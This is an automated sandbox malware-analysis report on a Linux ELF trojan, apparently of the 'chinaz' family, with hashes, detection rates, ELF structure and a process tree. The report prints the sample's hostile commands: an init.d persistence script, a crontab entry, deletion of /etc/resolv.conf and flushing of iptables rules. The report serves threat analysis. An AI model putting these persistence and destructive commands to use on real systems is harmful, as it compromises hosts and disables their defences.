SHA-512:	2DCC2E478C51CF8118306FD5C744AAD7147E368CBC4329DB1CC5FAC52088A7F3354079AE2B582B270495789E4FB4591538EC88BB5EA40EEC646F360BAC33BB2
Malicious:	**true**
Antivirus:	• Antivirus: Virustotal, Detection: 5%, Browse • Antivirus: Metadefender, Detection: 11%, Browse • Antivirus: ReversingLabs, Detection: 18%
Joe Sandbox View:	• Filename: BK86XsOVqX, Detection: malicious, Browse
Reputation:	low
Preview:	#!/bin/sh.PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:/usr/X11R6/bin.for i in `cat /proc/net/dev|grep :|awk -F: {'print $1'}`; do ifconfig $i up& done.cp /lib /udev/udev /lib/udev/debug./lib/udev/debug.

/etc/init.d/.chinaz{1636583395	
Process:	/tmp/HuuyISbqrL
File Type:	POSIX shell script, ASCII text executable
Category:	dropped
Size (bytes):	355
Entropy (8bit):	5.348173954768942
Encrypted:	false
SSDEEP:	6:hUtoFdU9uMw2tBjnsKheJjU5tBNZBE21YJvmNeMwh2L5tBjR1DzRIjutrBk6MzEm:6tw2tpmjctbZBEMO12L5tp7zujutrazL
MD5:	6C162FA00872C8BCEB4331DCF0DFCCF8
SHA1:	3AA328DA28C1D329E0A9696B06134B5B00D33D87
SHA-256:	4B37292559112691286431 40F4D971296C34D7B3EDE437CD2AB356E8A72CE62A
SHA-512:	F669E609F5164FFA8D6D51F4C8EAA85384823060CB5265B0D213E3CEB02257445152ED517B0D7A8DFF9A1D5CF6DFC0E5DBC8CE87A2E60A0547F5ABF9EDE7D52B
Malicious:	**true**

/etc/init.d/.chinaz{1636583395	
Yara Hits:	• Rule: CN_disclosed_20180208_lsls, Description: Detects malware from disclosed CN malware set, Source: /etc/init.d/.chinaz{1636583395, Author: Florian Roth
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	#!/bin/sh.# chkconfig: 12345 90 90.# description: .chinaz{1636583395.### BEGIN INIT INFO.# Provides:...chinaz{1636583395.# Required-Start:..# Required-Stop:..# Default-Start:.1 2 3 4 5.# Default-Stop:...# Short-Description:..chinaz{1636583395.### END INIT INFO.case $1 in.start)../tmp/.chinaz{1636583395..;;.stop)..;;.*)../tmp/.chinaz{1636583395..;;.esac.

/memfd:snapd-env-generator (deleted)	
Process:	/usr/lib/systemd/system-environment-generators/snapd-env-generator
File Type:	ASCII text
Category:	dropped
Size (bytes):	76
Entropy (8bit):	3.7627880354948586
Encrypted:	false
SSDEEP:	3:+M4VMPQnMLmPQ9JEcwwbn:+M4m4MixcZb
MD5:	D86A1F5765F37989EB0EC3837AD13ECC
SHA1:	D749672A734D9DEAFD61DCA501C6929EC431B83E
SHA-256:	85889AB8222C947C58BE565723AE603CC1A0BD2153B6B11E156826A21E6CCD45
SHA-512:	338C4B776FDCC2D05E869AE1F9DB64E6E7ECC4C621AB45E51DD07C73306BACBAD7882BE8D3ACF472CAEB30D4E5367F8793D3E006694184A68F74AC943A4B707
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin.

/tmp/.chinaz{1636583395	
Process:	/tmp/HuuyISbqrL
File Type:	ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, for GNU/Linux 2.6.18, BuildID[sha1]=307edfa923d9ff7e3793ec8771ab90f5343cb21e, stripped
Category:	dropped
Size (bytes):	1315556
Entropy (8bit):	6.3900726950490805
Encrypted:	false
SSDEEP:	24576:8kUpotcUSzgtPLdOEG0V0JRzFB3ywyUZ1N2AhNdhBjh+hnPlVVW0Mk7t69Kx/ti8:MoKXwZOK0TFBCwy8P2AhNdhBjh+hnPlP
MD5:	F29045435920698FBBE67B121E7BFE79
SHA1:	22B027D1BEF58216B0D73DDB755AAC259711AA33
SHA-256:	A07CD4589F01B49D0C349D73A6DA0EEC0E8C28C82B31BD637B2EE7FF612AD39B
SHA-512:	F225DA6D66D4A46B91E6A56EFF35699C31D0E0789D70D31DF4E6CE93E1E5B3FDBC1D43C5F5C5EC1B099477F24750BD2E189BD9DA998174E6D9AD498D5131DB8
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 73%
Reputation:	low
Preview:	.ELF.....4.....4. ...(.....D...D.....L.....Q.td.....GNU.....GNU.0~.#..~7..q...4<..p...*...t...*...x...*...|...*.....*.....*.....*...U..S.....[.....|....t..~.....D<..X[...%p...h.....%t...h.....%x...h.....%|...h.....%....h.....%....h.....%....h.....1.^....PTRh....h0...QVh.....;.....U..S.d$.=`....uS.....d.....9.s...t&.....d.....d...9.r.....t...$.....1....`.....d$.[]..t&.U.....d$.....Z.....t .T$..D$.....D$.h....$.....4.....t.....t...$.....U..WVS....u..}...E.....1..E.....E....)E.)E..7..&.....O..N.].....).k..)..a.....\.....t>.C.<.v.C.<.w:...O..N.].....).k..)..A.....\.....u...[^_].f.....'....U1..1.V.u.S.].....t.f.....

Static File Info

General

File type:	ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, for GNU/Linux 2.6.18, BuildID[sha1]=307edfa923d9ff7e3793ec8771ab90f5343cb21e, stripped
Entropy (8bit):	6.3900726950490805
TrID:	• ELF Executable and Linkable format (Linux) (4029/14) 50.16% • ELF Executable and Linkable format (generic) (4004/1) 49.84%
File name:	HuuyISbqrL
File size:	1315556
MD5:	f29045435920698fbbe67b121e7bfe79
SHA1:	22b027d1bef58216b0d73ddb755aac259711aa33

General

SHA256:	a07cd4589f01b49d0c349d73a6da0eec0e8c28c82b31bd637b2ee7ff612ad39b
SHA512:	f225da6d66d4a46b91e6a56eff35699c31d0e0789d70d31df4e6ce93e1e5b3fdbc1d43c5f5c5ec1b099477f24750bd2e189bd9da998174e6d9ad498d5131d3b8
SSDEEP:	24576:8kUpotcUSzgtPLdOEG0V0JRzFB3ywyUZ1N2AhNdhBjh+hnPlVVW0Mk7t69Kx/ti8:MoKXwZOK0TFBCwy8P2AhNdhBjh+hnPlP
File Content Preview:	.ELF.....4.....4. ...(.....D...D.....L.....Q.td.....GNU.....

Static ELF Info

ELF header

Class:	ELF32
Data:	2's complement, little endian
Version:	1 (current)
Machine:	Intel 80386
Version Number:	0x1
Type:	EXEC (Executable file)
OS/ABI:	UNIX - Linux
ABI Version:	0
Entry Point Address:	0x80481f0
Flags:	0x0
ELF Header Size:	52
Program Header Offset:	52
Program Header Size:	32
Number of Program Headers:	5
Section Header Offset:	1314316
Section Header Size:	40
Number of Section Headers:	31
Header String Table Index:	30

Sections

Name	Type	Address	Offset	Size	EntSize	Flags	Flags Description	Link	Info	Align
	NULL	0x0	0x0	0x0	0x0	0x0		0	0	0
.note.ABI-tag	NOTE	0x80480d4	0xd4	0x20	0x0	0x2	A	0	0	4
.note.gnu.build-id	NOTE	0x80480f4	0xf4	0x24	0x0	0x2	A	0	0	4
.rel.plt	REL	0x8048118	0x118	0x38	0x8	0x2	A	0	5	4
.init	PROGBITS	0x8048150	0x150	0x30	0x0	0x6	AX	0	0	4
.plt	PROGBITS	0x8048180	0x180	0x70	0x0	0x6	AX	0	0	4
.text	PROGBITS	0x80481f0	0x1f0	0xf3bfc	0x0	0x6	AX	0	0	16
__libc_freeres_fn	PROGBITS	0x813bdf0	0xf3df0	0x1838	0x0	0x6	AX	0	0	16
__libc_thread_freeres_fn	PROGBITS	0x813d630	0xf5630	0x1fa	0x0	0x6	AX	0	0	16
.fini	PROGBITS	0x813d82c	0xf582c	0x1c	0x0	0x6	AX	0	0	4
.rodata	PROGBITS	0x813d860	0xf5860	0x1d5e4	0x0	0x2	A	0	0	32
__libc_subfreeres	PROGBITS	0x815ae44	0x112e44	0x34	0x0	0x2	A	0	0	4
__libc_atexit	PROGBITS	0x815ae78	0x112e78	0x4	0x0	0x2	A	0	0	4
__libc_thread_subfreeres	PROGBITS	0x815ae7c	0x112e7c	0x8	0x0	0x2	A	0	0	4
.stapsdt.base	PROGBITS	0x815ae84	0x112e84	0x1	0x0	0x2	A	0	0	1
.eh_frame	PROGBITS	0x815ae88	0x112e88	0x2843c	0x0	0x2	A	0	0	4
.gcc_except_table	PROGBITS	0x81832c4	0x13b2c4	0x4010	0x0	0x2	A	0	0	4
.tdata	PROGBITS	0x81882d4	0x13f2d4	0x14	0x0	0x403	WAT	0	0	4
.tbss	NOBITS	0x81882e8	0x13f2e8	0x38	0x0	0x403	WAT	0	0	4
.ctors	PROGBITS	0x81882e8	0x13f2e8	0x28	0x0	0x3	WA	0	0	4
.dtors	PROGBITS	0x8188310	0x13f310	0xc	0x0	0x3	WA	0	0	4
.jcr	PROGBITS	0x818831c	0x13f31c	0x4	0x0	0x3	WA	0	0	4
.data.rel.ro	PROGBITS	0x8188320	0x13f320	0xca0	0x0	0x3	WA	0	0	32
.got	PROGBITS	0x8188fc0	0x13ffc0	0xa4	0x4	0x3	WA	0	0	4
.got.plt	PROGBITS	0x8189064	0x140064	0x28	0x4	0x3	WA	0	0	4
.data	PROGBITS	0x81890a0	0x1400a0	0x9b4	0x0	0x3	WA	0	0	32
.bss	NOBITS	0x8189a60	0x140a54	0xbb1c	0x0	0x3	WA	0	0	32
__libc_freeres_ptrs	NOBITS	0x819557c	0x140a54	0x18	0x0	0x3	WA	0	0	4

Name	Type	Address	Offset	Size	EntSize	Flags	Flags Description	Link	Info	Align
.note.stapsdt	NOTE	0x0	0x140a54	0x23c	0x0	0x0		0	0	4
.comment	PROGBITS	0x0	0x140c90	0x2d	0x1	0x30	MS	0	0	1
.shstrtab	STRTAB	0x0	0x140cbd	0x14e	0x0	0x0		0	0	1

Program Segments

Type	Offset	Virtual Address	Physical Address	File Size	Memory Size	Entropy	Flags	Flags Description	Align	Prog Interpreter	Section Mappings
LOAD	0x0	0x8048000	0x8048000	0x13f2d4	0x13f2d4	3.5669	0x5	R E	0x1000		.note.ABI-tag .note.gnu.build-id .rel.plt .init .plt .text __libc_freeres_fn __libc_thread_freeres_fn .fini .rodata __libc_subfreeres __libc_atexit __libc_thread_subfreeres .stapsdt.base .eh_frame .gcc_except_table
LOAD	0x13f2d4	0x81882d4	0x81882d4	0x1780	0xd2c0	2.9020	0x6	RW	0x1000		.ctors .dtors .jcr .data.rel.ro .got .got.plt .data .bss __libc_freeres_ptrs
NOTE	0xd4	0x80480d4	0x80480d4	0x44	0x44	2.5077	0x4	R	0x4		.note.ABI-tag .note.gnu.build-id
TLS	0x13f2d4	0x81882d4	0x81882d4	0x14	0x4c	1.3966	0x4	R	0x4		
GNU_STACK	0x0	0x0	0x0	0x0	0x0	0.0000	0x6	RW	0x4		

Network Behavior

Network Port Distribution

Total Packets: 6

- 80 (HTTP)
- 443 (HTTPS)

TCP Packets

System Behavior

Analysis Process: HuuyISbqrL PID: 5249 Parent PID: 5120

General

Start time:	22:29:55
Start date:	10/11/2021
Path:	/tmp/HuuyISbqrL
Arguments:	/tmp/HuuyISbqrL
File size:	1315556 bytes

MD5 hash:	f29045435920698fbbe67b121e7bfe79

Analysis Process: HuuyISbqrL PID: 5250 Parent PID: 5249

General

Start time:	22:29:55
Start date:	10/11/2021
Path:	/tmp/HuuyISbqrL
Arguments:	n/a
File size:	1315556 bytes
MD5 hash:	f29045435920698fbbe67b121e7bfe79

Analysis Process: HuuyISbqrL PID: 5251 Parent PID: 5250

General

Start time:	22:29:55
Start date:	10/11/2021
Path:	/tmp/HuuyISbqrL
Arguments:	n/a
File size:	1315556 bytes
MD5 hash:	f29045435920698fbbe67b121e7bfe79

File Activities

File Deleted

File Read

File Written

Symbolic Link Created

Analysis Process: HuuyISbqrL PID: 5254 Parent PID: 5251

General

Start time:	22:29:57
Start date:	10/11/2021
Path:	/tmp/HuuyISbqrL
Arguments:	n/a
File size:	1315556 bytes
MD5 hash:	f29045435920698fbbe67b121e7bfe79

Analysis Process: HuuyISbqrL PID: 5255 Parent PID: 5254

General

Start time:	22:29:57
Start date:	10/11/2021
Path:	/tmp/HuuyISbqrL
Arguments:	n/a
File size:	1315556 bytes
MD5 hash:	f29045435920698fbbe67b121e7bfe79

Analysis Process: HuuyISbqrL PID: 5256 Parent PID: 5251

General

Start time:	22:29:57
Start date:	10/11/2021
Path:	/tmp/HuuyISbqrL
Arguments:	n/a
File size:	1315556 bytes
MD5 hash:	f29045435920698fbbe67b121e7bfe79

Analysis Process: HuuyISbqrL PID: 5257 Parent PID: 5256

General

Start time:	22:29:57
Start date:	10/11/2021
Path:	/tmp/HuuyISbqrL
Arguments:	n/a
File size:	1315556 bytes
MD5 hash:	f29045435920698fbbe67b121e7bfe79

Analysis Process: update-rc.d PID: 5257 Parent PID: 1860

General

Start time:	22:29:57
Start date:	10/11/2021
Path:	/usr/sbin/update-rc.d
Arguments:	update-rc.d HuuyISbqrL remove
File size:	3478464 bytes
MD5 hash:	16a21f464119ea7fad1d3660de963637

File Activities

File Read

Directory Enumerated

Analysis Process: update-rc.d PID: 5264 Parent PID: 5257

General

Start time:	22:29:58
Start date:	10/11/2021
Path:	/usr/sbin/update-rc.d
Arguments:	n/a
File size:	3478464 bytes
MD5 hash:	16a21f464119ea7fad1d3660de963637

Analysis Process: systemctl PID: 5264 Parent PID: 5257

General

Start time:	22:29:58
Start date:	10/11/2021
Path:	/usr/bin/systemctl
Arguments:	systemctl daemon-reload
File size:	996584 bytes
MD5 hash:	4deddfb6741481f68aeac522cc26ff4b

File Activities

File Read

Analysis Process: HuuyISbqrL PID: 5258 Parent PID: 5251

General

Start time:	22:29:57
Start date:	10/11/2021
Path:	/tmp/HuuyISbqrL
Arguments:	n/a
File size:	1315556 bytes
MD5 hash:	f29045435920698fbbe67b121e7bfe79

Analysis Process: HuuyISbqrL PID: 5259 Parent PID: 5258

General

Start time:	22:29:57
Start date:	10/11/2021
Path:	/tmp/HuuyISbqrL
Arguments:	n/a
File size:	1315556 bytes
MD5 hash:	f29045435920698fbbe67b121e7bfe79

Analysis Process: HuuyISbqrL PID: 5260 Parent PID: 5251

General

Start time:	22:29:57
Start date:	10/11/2021
Path:	/tmp/HuuyISbqrL
Arguments:	n/a
File size:	1315556 bytes
MD5 hash:	f29045435920698fbbe67b121e7bfe79

Analysis Process: HuuyISbqrL PID: 5261 Parent PID: 5260

General

Start time:	22:29:57
Start date:	10/11/2021
Path:	/tmp/HuuyISbqrL

Arguments:	n/a
File size:	1315556 bytes
MD5 hash:	f29045435920698fbbe67b121e7bfe79

Analysis Process: update-rc.d PID: 5261 Parent PID: 1860

General

Start time:	22:29:57
Start date:	10/11/2021
Path:	/usr/sbin/update-rc.d
Arguments:	update-rc.d .chinaz{1636583395 defaults
File size:	3478464 bytes
MD5 hash:	16a21f464119ea7fad1d3660de963637

File Activities

File Read

Directory Enumerated

Directory Created

Symbolic Link Created

Analysis Process: update-rc.d PID: 5267 Parent PID: 5261

General

Start time:	22:29:58
Start date:	10/11/2021
Path:	/usr/sbin/update-rc.d
Arguments:	n/a
File size:	3478464 bytes
MD5 hash:	16a21f464119ea7fad1d3660de963637

Analysis Process: systemctl PID: 5267 Parent PID: 5261

General

Start time:	22:29:59
Start date:	10/11/2021
Path:	/usr/bin/systemctl
Arguments:	systemctl daemon-reload
File size:	996584 bytes
MD5 hash:	4deddfb6741481f68aeac522cc26ff4b

File Activities

File Read

Analysis Process: HuuylSbqrL PID: 5262 Parent PID: 5251

General

Start time:	22:29:57
Start date:	10/11/2021
Path:	/tmp/HuuylSbqrL
Arguments:	n/a
File size:	1315556 bytes
MD5 hash:	f29045435920698fbbe67b121e7bfe79

Analysis Process: sh PID: 5262 Parent PID: 5251

General

Start time:	22:29:57
Start date:	10/11/2021
Path:	/bin/sh
Arguments:	sh -c "sed -i '/\/etc\/cron.hourly\/cron.sh/d' /etc/crontab && echo '*/3 * * * * root /etc/cron.hourly/cron.sh' >> /etc/crontab"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: 5263 Parent PID: 5262

General

Start time:	22:29:57
Start date:	10/11/2021
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: sed PID: 5263 Parent PID: 5262

General

Start time:	22:29:57
Start date:	10/11/2021
Path:	/usr/bin/sed
Arguments:	sed -i /\/etc\/cron.hourly\/cron.sh/d /etc/crontab
File size:	121288 bytes
MD5 hash:	885062561f66aa1d4af4c54b9e7cc81a

File Activities

File Read

File Moved

Owner / Group Modified

Analysis Process: HuuylSbqrL PID: 5265 Parent PID: 5251

General

Start time:	22:29:58
Start date:	10/11/2021
Path:	/tmp/HuuylSbqrL
Arguments:	n/a
File size:	1315556 bytes
MD5 hash:	f29045435920698fbbe67b121e7bfe79

Analysis Process: sh PID: 5265 Parent PID: 5251

General

Start time:	22:29:58
Start date:	10/11/2021
Path:	/bin/sh
Arguments:	sh -c "rm -rf /etc/resolv.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: 5266 Parent PID: 5265

General

Start time:	22:29:58
Start date:	10/11/2021
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: rm PID: 5266 Parent PID: 5265

General

Start time:	22:29:58
Start date:	10/11/2021
Path:	/usr/bin/rm
Arguments:	rm -rf /etc/resolv.conf
File size:	72056 bytes
MD5 hash:	aa2b5496fdbfd88e38791ab81f90b95b

File Activities

File Deleted

File Read

Analysis Process: HuuylSbqrL PID: 5270 Parent PID: 5251

General

Start time:	22:29:59
Start date:	10/11/2021
Path:	/tmp/HuuylSbqrL
Arguments:	n/a
File size:	1315556 bytes
MD5 hash:	f29045435920698fbbe67b121e7bfe79

Analysis Process: sh PID: 5270 Parent PID: 5251

General

Start time:	22:29:59
Start date:	10/11/2021
Path:	/bin/sh
Arguments:	sh -c whoami
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: 5275 Parent PID: 5270

General

Start time:	22:29:59
Start date:	10/11/2021
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: whoami PID: 5275 Parent PID: 5270

General

Start time:	22:29:59
Start date:	10/11/2021
Path:	/usr/bin/whoami
Arguments:	whoami
File size:	39256 bytes
MD5 hash:	dbc1888ae50bb5d4d9a7a210d51be710

File Activities

File Read

Analysis Process: HuuylSbqrL PID: 5271 Parent PID: 5251

General

Start time:	22:29:59

Start date:	10/11/2021
Path:	/tmp/HuuyISbqrL
Arguments:	n/a
File size:	1315556 bytes
MD5 hash:	f29045435920698fbbe67b121e7bfe79

Analysis Process: sh PID: 5271 Parent PID: 5251

General

Start time:	22:29:59
Start date:	10/11/2021
Path:	/bin/sh
Arguments:	sh -c "iptables --flush"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: 5273 Parent PID: 5271

General

Start time:	22:29:59
Start date:	10/11/2021
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: 5273 Parent PID: 5271

General

Start time:	22:29:59
Start date:	10/11/2021
Path:	/usr/sbin/iptables
Arguments:	iptables --flush
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: HuuyISbqrL PID: 5272 Parent PID: 5251

General

Start time:	22:29:59
Start date:	10/11/2021
Path:	/tmp/HuuyISbqrL
Arguments:	n/a

File size:	1315556 bytes
MD5 hash:	f29045435920698fbbe67b121e7bfe79

Analysis Process: sh PID: 5272 Parent PID: 5251

General

Start time:	22:29:59
Start date:	10/11/2021
Path:	/bin/sh
Arguments:	sh -c whoami
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: 5274 Parent PID: 5272

General

Start time:	22:29:59
Start date:	10/11/2021
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: whoami PID: 5274 Parent PID: 5272

General

Start time:	22:29:59
Start date:	10/11/2021
Path:	/usr/bin/whoami
Arguments:	whoami
File size:	39256 bytes
MD5 hash:	dbc1888ae50bb5d4d9a7a210d51be710

File Activities

File Read

Analysis Process: HuuylSbqrL PID: 5281 Parent PID: 5251

General

Start time:	22:29:59
Start date:	10/11/2021
Path:	/tmp/HuuylSbqrL
Arguments:	n/a
File size:	1315556 bytes
MD5 hash:	f29045435920698fbbe67b121e7bfe79

Analysis Process: sh PID: 5281 Parent PID: 5251

General

Start time:	22:29:59
Start date:	10/11/2021
Path:	/bin/sh
Arguments:	sh -c "touch /home/root/ConfigDatecz"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: 5284 Parent PID: 5281

General

Start time:	22:29:59
Start date:	10/11/2021
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: touch PID: 5284 Parent PID: 5281

General

Start time:	22:29:59
Start date:	10/11/2021
Path:	/usr/bin/touch
Arguments:	touch /home/root/ConfigDatecz
File size:	100728 bytes
MD5 hash:	3859c173f5d3b37be3e531b7c84a9c68

File Activities

File Read

Analysis Process: HuuyISbqrL PID: 5283 Parent PID: 5251

General

Start time:	22:29:59
Start date:	10/11/2021
Path:	/tmp/HuuyISbqrL
Arguments:	n/a
File size:	1315556 bytes
MD5 hash:	f29045435920698fbbe67b121e7bfe79

Analysis Process: sh PID: 5283 Parent PID: 5251

General

Start time:	22:29:59
Start date:	10/11/2021
Path:	/bin/sh
Arguments:	sh -c "iptables -A OUTPUT -p tcp --dport 0 -j DROP"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: 5287 Parent PID: 5283

General

Start time:	22:29:59
Start date:	10/11/2021
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: iptables PID: 5287 Parent PID: 5283

General

Start time:	22:29:59
Start date:	10/11/2021
Path:	/usr/sbin/iptables
Arguments:	iptables -A OUTPUT -p tcp --dport 0 -j DROP
File size:	99296 bytes
MD5 hash:	1ab05fef765b6342cdfadaa5275b33af

File Activities

File Read

Analysis Process: systemd PID: 5282 Parent PID: 5280

General

Start time:	22:29:59
Start date:	10/11/2021
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: snapd-env-generator PID: 5282 Parent PID: 5280

General

Start time:	22:29:59
Start date:	10/11/2021
Path:	/usr/lib/systemd/system-environment-generators/snapd-env-generator
Arguments:	/usr/lib/systemd/system-environment-generators/snapd-env-generator
File size:	22760 bytes
MD5 hash:	3633b075f40283ec938a2a6a89671b0e

File Activities

File Read

File Written

Analysis Process: systemd PID: 5291 Parent PID: 5290

General

Start time:	22:29:59
Start date:	10/11/2021
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: snapd-env-generator PID: 5291 Parent PID: 5290

General

Start time:	22:29:59
Start date:	10/11/2021
Path:	/usr/lib/systemd/system-environment-generators/snapd-env-generator
Arguments:	/usr/lib/systemd/system-environment-generators/snapd-env-generator
File size:	22760 bytes
MD5 hash:	3633b075f40283ec938a2a6a89671b0e

File Activities

File Read

File Written